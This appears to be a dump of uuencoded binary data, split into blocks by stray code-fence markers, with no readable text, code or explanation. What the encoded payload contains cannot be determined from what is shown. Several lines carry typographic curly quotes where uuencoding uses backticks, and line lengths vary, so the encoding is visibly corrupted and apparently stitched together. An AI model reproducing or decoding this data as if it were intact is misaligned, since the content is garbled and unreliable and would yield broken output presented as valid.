M>O]_N?A(EY.?$XVG1-N1UT&Y"C_H%[@*)EY(CIZG'#:U$I[+$K@)?\`V2=NP
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
```

```
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
MP,\,G9^KD3D#/Y&<'[<^/O@N6N<G*8P?1?'3:^'[U$-!GE"O1.0+_BC':ZK
MNS^K#<HP)]N5?1WWL[7;N)YH3?<3;5\-T5Y\F&@O;2':S[<1S96DYC6DJGF-
M5C6O*4/-VS=5S7MQNIKWTHUJWL_G0KG)3!M3B=9HA7^1B6*\,/\HU=*XE+3Z
MH^%X*VEMC"YJ:8R6X%\,?[FE$7VG6+Z20U^[+SG-GC]D]\,PAEM'?VP&_8'O
M13#'$#PDO_<(Z)&<N3?2+X7^*$@CY=L-^N-("BFWA>F/UV$N.]E<)KD7B+F4
M,H)SZ8=S9]E<)KGO$'-I?S.['LO2@(]SL#^XQY3'\F5]**?48^Z:E@OZO*6X
M.P'O8/$!TMQ-4'[[AG&X5_&P?0K0GGD%VC,O3QMT/'O_9B4)O850U[/.EHWO
M>;!M]U6V#?UJ#?2+Q8?@\CH9=',%TXEIF?A>#/7+')@[[#?666_H-YYG=DEP
MO-?0[[I_(&]91MX''V?@K3B,M_L$;XL-O%7\'WF;8.'-]<[ABT'>K@OC[6;!
M6Y*!MRR=MVLAJV&\?2;D4Q^WIPR\G3X?RIM5\';\?)'WX>,YJ"SB.S;,P90O
MSK6O2^?G(K'?_!I\3OA$7*."OK+Y^[/TY^/+[V6YKCH".N&;Z"I\OY$N8\ZF
M2'<3Z*TFT%M-H+>:0&\U@=[J,JN6)M!;7:"WFD!O[4LJ:MF7),&_&/YR2Q/H
MK?=#]-9E]CW3^5X["\9_'>BL^:"S7'I^2(EDX?YG)2''D[MNI#EF=?DJ@%<U
MS:)OPK@U03WV+5@=^"WX!#PWL#U2(BE'/PT)=%P^[I$28-]VEX/IN(+F]'H;
MZ+A706X:F-PDN+.$W'@,]ZM&.'>:R4V"^S8A-[[?SJ\_+>Y7>/]YIHO?IQX\
M'[SW/'?UKJ9M?/]4">WJ]ZXGKK(]=F]M"MY;9Y\7]WJAJT9?Y+*+-/&8;^C+
M]Z\Q;8N1-JRI(Q<XS2)!VV:@77*-:9\\%Z2-NN8=07N*H"T9:'_K&M/^TSFQ
MGQ']WL3T7HI[E*!M$D??N=']C,\?E'/<PWRDX_H>YDA_UI_]['OM?H.MPG[K
M?DD;=%_#XK#H^YI_8VNS'?1$(^B))M'3^T!/O'AZXJ4ZT!<__GI]T5!DI@V@
M(QJL:(=MH@T8KRQ"M32'CN@$'=$PR-X&[;7/,1WQWJ#O11,NE.ZQ7<BG,,Z]
M\?NW/^>\5+KGMN[^O2_(UM[Q$KZ#2''?@+T@OA_%'&'\SD5\+WXGN*5;Y*D+
```

```
M>6?Z]>WG7:;]O+#V9W_#]J^_3/N3P]J?.&C[_#MW/)Q+A?HQW0-]F,=WLY@#
MSC&#G(N‘LE@X)QO.V>I$KJ0ZGDL)<X+9!6Q3^3FKP*VB[B?B:’Q?HC!_Z#GT
M=]WXCI@<(L1&MP+\JVZTKUG["COOFL.^@7JZV3OMS%]V<Y_#P6(LL_J^.?35
M[O"8R:’O:%@]VUSZ,M3C/,RECJV*UJSC[8‘_JFC[=-PVCSHVP9K4<17P!Q7M
M>1WW‘?Y#17M6QY4LZEBG:$X==P&^5M%VZ3B93QV5BK8S0!_PNQ7MR0!]P%<I
MVN,!^@NHXW9%4P/T‘5^N:+4!^H‘O@[U[@’XV=2Q1M(T!^H#?K&@/!.CG4$>A
MHFT(T‘=\L:)5!>@#OE#1U@3H+Z2.^8IF#]‘’?(ZB503H‘SY3T58&Z"^BCDQ%
M*P_0!_P&12L+T,^ECLF*5AJ@#_@D12L)T‘<\1=&*‘_3SJ"-1T90‘_3S,OZSE
M!N@#/D’1L@/T%U/,13XO0!_P"$6;U1W^_?PW0;DA^70:G’_S</_>3EU&E’R:
M‘65?0!GF2^9MY8,\FC-WU*[RUJVYT_NXG5A2H(Y77&=G,:X(38"RW;PLDY41
MB>+:,W4;ZMDE.@[PUXW7MDMLS3UCO-8F4PG*?F*LI\KT‘N"]QC*?3,\‘?M)8
MIICH"<#WA/!GHL<‘7Q’"GYD>.<SL#N‘:,^W&<R’TS-0’^$>’T1\&]’4=H1^?
MXGXL/\!O^74L)CS_=BX)/YC5A-9^!>>B%>UUK+,Z6‘??<[,ZH,\CT"</YD7Z
MLG_O:F@?XP"<.0:\A/0-GH.A?MMA$0</Z/]&T+_E"O0K!/UGKT#_TSY.O_,+
MU’$#8C_‘/(VB#4#WXR[#>+E&T>>A[’^ZC#R.HGNA[!-CF1)!40Y\QC)7!/UG
M*-.,[9’1]$DHN\4X)\IH6@=X2<@\C*9;‘3\60G<T?03*"D+F/9)N!/SM$+J1
M]’XHFVZL1\;0=8<’R94"NG+686:GF’D)VJA9>Z=7BB24Q,#])H)4$[+]N5-=
M‘W4Q^X90"WOF*%)>!.ME]?Y9U%’BR%X->V?’DWSO3&I9GE@-X]62S1Q>A?!&
M#M^!\‘,<+D=X‘X?1IIA4<7@9PFLXO!1A.X=QWT<J.(QV=F0EAPL1+N=P/L)E
M’,Y%N)3#:’]’2C@\’^%B#F/L1Z)P&&/MD5P.HYT4R>9P)L+S.#P5X5D<1CL5
M,H/#Z0A/XS#&VB-3.,SB&-HXC/Y?)(W#"0@G<QCMHD@\A_’[.HGA,’YG)5$<
M9K$((CG,_+_,’.9^X1S6OY4’YBE2S-.LV0/F2:XEVF*X5M[,QTG>2+2%>’R‘
M:-EXW,#’2:XB&MJ/R6N(AK%’93L?)[F":&@_*J\D&K[CD\OY.,EE1)N&QU*B
MH6^+7,+’22[&/.)P5%A.]’@YEX^3G(UQT^‘XCVAHBR?/XN,DSR‘:QDJ2IQ$-
MX_S(4_@XR3:B,5N\-.Z3+"?S<9+C>;YM.89HN#^6H_@XR9’\NX]LQAS?:,,7
M’*<!MGBP7STCOD,[;KC).Q_&L69=HJ7F4:L%;=$5D0<1OR’R>\@8NKN+VY=O
MAK:_@CV,2GZTG$2X’MPFD_7M$6A’$L3?!MT%:RN‘V\V(UP5PURC‘536‘IX\A
MY4EL?K<O5T09VK\;\?Q’8&!A@_.+\)KU"<"=5SB&E7’@0\61W8J[%LLQ%E"
M@CYZ)^*)LUC@&*/@"\‘5@;\(=?,$O‘3@A0*.A3%8(&‘[E*.\N)8JK2WP_/$I
M_%&OH"^#\W/V/‘)ZB;‘<$OB\DW:&Y6/(\L&>BD)=W^^4UFH\/LKY^6^@[ZOD
MO+P+<‘>VIQ#Z!SBBO!P$F@@?UN_KZABT’\STFQ(SNV‘_G=FE[RO&LF>N2DN!
M=_7\)=XUA<N\]R[[GG?M[>7>=*CSN9_K9K[G&$?3Q+RBS+QRB=N’A?JQ_\>@
M^\\/H1W)KNS>3L@"W,=C?$RT*>’R$D4CN%ZU@)[<,Z@M!+1SSL]MR#G?450#
MW’&N8K>OSO$*K)UZ>(SK0-NM’IA[OJ>*XOG__*QM]DV7TQO/RGN@’+\W7XZ>
MVTC/-9Y^#/A’W,<\BX_’>/H7/\9_2J3W^\/B@@RRY\+U]‘[46S:!./$[^#.\
M_4R7P5>IZ0I^=LPF’/8)QWJ!;Q,Y6%-)+-LFR=4>F?F0["(’"C3K%-)7(HO^
MVR8PFU’<0_S"S^PU=]F@#GZKLQV0,/[0+HR7BV/@D-AS,/,]0IS%TS#DI=?/
MX3B&VA2_,>!]%8[9W7Z6.SYSAI_’L:CW\Q@,,_T\5\A#\.QQGY_MO0[>"T?4
MUZO%FI#.T@YII>N$1*3ZN8<?]7X%<KM1)MKF"*(]/)9HFR80[2$+T4YTPO6)
M1‘N-2?’6P&=,X$N/FWK:)*//@)C3";3*+]8>CH,8‘YQKG‘/)1F@&S,%D@[\8
MG_<)++_KG7Y\1HWL:P>]@<<-!/,&D0.HGU^08_I45I[,SL<&9"^:+O7SF&Q<
MCJ/I=_P\’RJ7V6A:Y.<^WGR/’D/S_=Q’A%\?0Q?Y,1Z+S-K%(](]*>AND\V,
M[C8Y(I2N&D._;:3;’D._9:1+8NGU1KI*+$TWTE5CZ76‘’[_0OW<3^]:4Z/X^
MP!@/@,G1&UR>C/*"XV@UXS?1!’<!M)’>’DLOG&)S#JJ0+L_XF#T#QP_FIZ#G
M%#\)\_5N)Y<EU!MK8/UMW[K*:RLAW[.6DNJ25%(.^YQ#A?MG4V5EZ#<9.\B8
M/&/#;NF!_1WW@%Y‘&P]<]S>/)4ZTU_BCD’&K:FI%_%WV_AGC@J)-69R;[1&(
MA=[7KS]C6>A’G4%Y^;KU>A_41;\H"=;KND[#,Y9JH>A7_$ZG\)<JDNA_G>!^
MLRN@KJNH(’1??R/W_5[;QWV^&K%.1D’HOOY&[A=W_‘ONL]7;&^33;EB_’X/.
MQKZR&)RQ:!\0WM\X.KN?SV](N1)’IPL;NU^+\?-%P^Z/]2>._A3ZXJQ4O&HB
M\)1&JAUP#W\:RN+&$^=9[F_[=^JX9):?Z<!1KB]‘EOF::X^C:$>/X[;%,‘?M
MXX)]N\N@LXQ]=EHF65Z8(U5[8"Q_‘-=^$46<^7#<Z>O?6]3)]/D"/K_Q=‘W@
MF.ODL?-\G&[6VU2+6JV1I/KWT,;43L,]48VG=^C\@+Q+R4IKNIG$2LFD=8-H
M‘[^Y’/5Q6=@*_?K,-U‘6;C;(0K&0A4-’+R\+7<>Y+%BO(‘OW"5FHZAUD/DD"
M?>T2G\^$2WRLT==@X+PGT’^]I.\5$FA:)^O3[G‘;H<%B5>-]H(O;:_+Y?Z-‘
M<V$^2+UMT‘<_A;;SB=SG@WL6’E&7=4(=*T’_$W.?BY5’L/,I_/N0F_FC8‘P@
MD]AOMB?0TS[=?UOM0+\ZWL=$NE7G74FDQWP\CBCO2R+M‘7QL0!\FTFX?]Z/E
M^C")<I]%D_L3GWCF,]I9COQ&?B._D=__KU^\U69Z?ZC^(_1’Z(_0’Z$_0G^$
M_@C]__L_/%\.*?TC0TS_RR&F?WJ(Z5\<8OIF>6CICQMB^I8AIC]QB.G;AIC^
MU"&F/W.(Z6<-,?W<(:9?-,3TE\AHX][6TC6NK:4[KJWEL]2VEIZ,MI;>Z6TM
MQ^:VM7RYJ*VEKZBMY>32MI93*]I:SMS5UJ*M;FLYO[ZMY6)-6TO_EK86?$_)
MWX$2^K-S_7O[MWB:+]9XFL^O]S1KJSW-9^[R-)]:X6D^N=33W%?D:?YRD:?Y
MV%Q/<^]T3W-/AJ?YLU1/<W><I[EKG*>YT^1IOB??]+[/]‘*^[[PVO,5PWC8-
M1]YLG+=;AR-OLSAOTX8;;TI0WJ3AR)N0MP^U8<B;D+=_’XZ\"7G;.=QX4X/R
M=N]PY$W(V^+AR)N0MZ3AR)N0M^-GAQEO[4%Y>V<X\B;DK7$X\B;D;<MPY$W(
M6_DUYFTH]X\C_Y’_R’_D/_(?^7^3?VC<.<D=5UKJ5=%/MJJ8V>TIS!?G.AZ?
M%?9$&"<P1B;.‘\(N:]Y$XHR3R‘%VC:LLQT5(EAZCN"V9.-WLWAWGWO9#N:\J
MEI3#L7I:++-5WD7:DRA9Z=CL("3&)NPW]T‘[-971U+Y,HET6XK07%N2HK,UX
M]XM)/$>’@OGSF-TUY^=UX(?1MT=34BK1O\%U.[$>T/\)’-FY?64Y=HEDH>T\
MXE*9N97S<!TUMO57B3@?$S0<AO(7@,;#‘]OJ8&T5RQIKBTP*:>L_H:UUHJT"
M0_E.:&L-X;’1LJ.(TR’@L>.(\VX!3QY#G&C;J‘K;_S]&$N<=‘F?V_X"O$’4O
```

```
M‘EPFX!_#==\5\"\!7B+@>V$LOH/7KU,T85^YBRBA_#X’_!*3NCQ]@MJQ‘^C4
M;5(T!_"Z9QWZ\<>[’THD3@5D@L@L9RT?/W42W0[GT7;0)*L=3T$;+%]4/*^3
MR6WK8)Q#:6V#>AF"M[,@0S8!1Z00YW4$<T!*[UEK25\SBVG)Y:DSEC@3V3GY
M/6LNZ8O$G-@L)S#(*HO’P.O=’4^<:.-L9_%=@G([4V;^&S!/UA!YK@!>KA2#
M$OU<’OZ@?^]-<#W:-VX$>#O033<7:NA[\";P>+]>%BG*=-Y‘)N.3%2TN3=’6
M0ITN;@,*8V^E/"YYG#L7QYVHEAK@^9\^8’;/[GIC7358=S;4/2CJ5$00)X[9
MKT;S8PW@E;+2JI@QCFG;@QC35)7UM685MHUR)O;9"NW$P;$<SCEE&^4QJ^/<
MC8_6G,7S29+PN=Y*^M+[6>Q2"_J?N4‘N3#+W9>#]L#’>D"Y>-T82:Q’62#NL
M6Q?($.8^GG*"^V,L%//\;<’[*.‘=[9(QEA_OJXWJ>2.:X-I3!/DDAVIV)-/K
M=1D)OZ8]])HC^C4=\VFRN&9T^#4D/>2:O_%KCM?L&!.(QVV-$/*BA-8]1/A\
MC1;U$EA?$MQV.?^#HWV\G^’^Z;*9Q>[+*83V"EUI-.-"K;>H:G6VR4QR,C[?
MS.%(@#_:R.$H@’__‘(=C‘’YC‘X?C‘7ZYBL/)‘#^_AL-I‘.^T<]@&<&T%AZ<‘
MO&$EAZ<!7%’.X1D‘EY9Q>!;‘N:4<G@?PC!(.9P.<5LSA7)*3’J7L+JAR9$L*
MR;$6DQR6^Y:0‘[B.[JFR9?-8=1*+-5=@5BT2]-<1‘4?HX_9(.$+_&L;",8I?
MJ_N>$O.K’07$U7&L?Z!?/HE\%9[%G^[X-.3<P%RN6@9?IV?A’G;&)+M/FTSN
MDR:S^RO3*/=;X\B!?P&9S"FR@)Q/="\&/5(Y1\FQSU=R"FW$;5\(1X6X’8OA
M:)?<!682ZYA#<FRY)5[[?#A6E’GM"Z’_M2N]CL4DQ[EU]‘HE\D\I\4_&IV)[
M6;&8^UVF.[8^XHTC<GT=YD:’=>]P*JU2U>1LUDZ$:&>L:&<"R=GV-,G&_&-8
M;[.PLT=[<3E:77[KT?Z];&WN2*>Z7L/R6]‘^’’.6F9+=Z\.N*3RJYY/@=1<’
MZB:Y[6%U%X35G1NHF^B^+:SNC+"ZTP)X‘L.G"#R=^7M,9==8CXH8#7I<C0QC
M[BP^MV:8]YM@WG<.,N]FF/=1,.\_NHIYGQ(5.N_M,==VWE^+N?IY/W<I=*S?
MZQE\WM_M"<[[L;!KWNH)G9_VGN"\^\/JMH;5/=@3G/<_A]7]15A==T_HO+_4
M,W#>&T29!’!7$K^O_CTR\-1@:Q_F’];_"3U/46D/ZE9>QO0(Z!<=!WV#.95S
MK)’!,BOH&2OH3LQ++8’>M(*^M(*>M()^M()>M((^Y/M!7M\T]^D.Z2V2C;X<
MZ‘,@8QM$[L68[CIOF&_;^CBIG@;W582ESVN]MDCRK@PT9<:K7$^J*E\G%25>
MC(MM‘YX(R‘’4R<D’?O*!GWS@)3^9ZT"]O72\9^_:GH(XVT?8S=3V%_O90?WM
M4@GL)\B*,P;?-HP9\E<8PVU/D&H;M%6S6TVIF416.*$M9Z69JA_6G&7R‘/.,
MOJ‘NJ+L’ROZ7O:^!DZ*Z\KW=/<‘(J,A\,‘)*SQBCCL94=WTK2LV‘!I48@YB8
M9‘U=55T5_(A104.(B0WJA@1CZ)&(2\RCT1C-N)MEC1@G64,+[CZ-218A&DW<
MV*#1Z*#R)4PC,N^<>T]5=4_/D.R^]WOY_=[KFE_/O^K6_3SWW’//N??6O5V_
M%=^EE"KTH;9!_HV7T),7-/2QTIUS-_Q’17N>4GD^3W3.1(%)CS6MLGKPF\R%
M\=@*_(X,RR)+,\M-K.E9_([QY__)O\W8\)-)7‘_E-D.&"=WMVE;L1YMZ*\^3
MV’ZK_0ACL14L^]E’\)G3!N)#-WS&..)MW>5E<6&#)*9VEUVZ9]:L/OPNZ32L
M*RC7;>!VR^+DP’SXX?>02Z&MMB^P^MIOGKEM!F/]I^(>J?3-*/;AE?O‘)VE/
M\]BA.=N2K/NY’1=9CR!O/,//97>>2[+,<]O!#?L_MG+M[T>J-Y15!^C[F*9[
M+7[F4?^@T/4JZ8’WS5‘6!6RK6QK8OY10#P9:X%Z[2-]8K+@’]<RC‘GVF<%H^
M.%_IH<-"!T$]^J9#YV];V&SU_‘[B60T!#W0<Q_>‘^]JQ;)4*-/E)Q[8UN24W
M#4#]]-ZU1!O‘=TN/Y?I,)YY[4QGFNIHP\K>",(LHS!%YA.@0U&D+T!+K4X-R
M-AV:N^TQR"/G5YY><^\\B’-#J]53!)VTZ4//KUD89Q/1_3,\K:;.8*_Y(,T1
MOT^MH’M‘\SLK:-[<]E^@<RFB\\7#TMG0.,TF"IJ==‘0ZGS*4SA2F]0ATGGQ$
M.M>>IU,X!<_,PG/3XM!’)CK1?LF"[1KP&G[7G.3?#7?FE]YLW17(@$E0MH\+
M>W<EU^5CG"=7LCFS^C+!_25\C$"$SU2’’P/A\?MX/(]K=3S^K’6&U9,$&G._
